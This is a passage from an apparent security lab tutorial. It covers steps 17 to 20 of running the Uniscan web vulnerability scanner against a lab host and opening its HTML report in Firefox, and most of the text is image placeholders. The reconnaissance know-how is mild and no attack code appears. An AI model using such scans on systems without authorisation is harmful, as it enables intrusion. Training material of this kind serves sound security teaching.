
17. Uniscan starts performing dynamic tests, obtaining more information about email-IDs, Source code disclosures, and external hosts, web backdoors, dynamic tests.

    Note: Scroll to analyze the complete output of the scan. It should take approximately 18 minutes for the scan to finish.





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



18. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.



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

19. Click **File System** from the left-pane and click **usr → share → uniscan → report**.



20. Right-click on **10.10.1.22.html**. Hover your mouse cursor on **Open With** and click **Firefox** from the menu to view the scan report.



